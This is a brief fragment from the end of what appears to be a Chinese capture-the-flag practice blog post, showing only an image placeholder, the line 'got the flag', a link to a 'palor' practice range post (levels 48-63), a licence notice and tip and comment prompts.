
得到flag
palor靶场-简单方向(48-63)新增
本文采用 CC BY-NC-SA 4.0 许可协议,转载请注明出处。
赞赏支持
如果觉得文章对你有帮助,可以请作者喝杯奶茶
评论交流
欢迎留下你的想法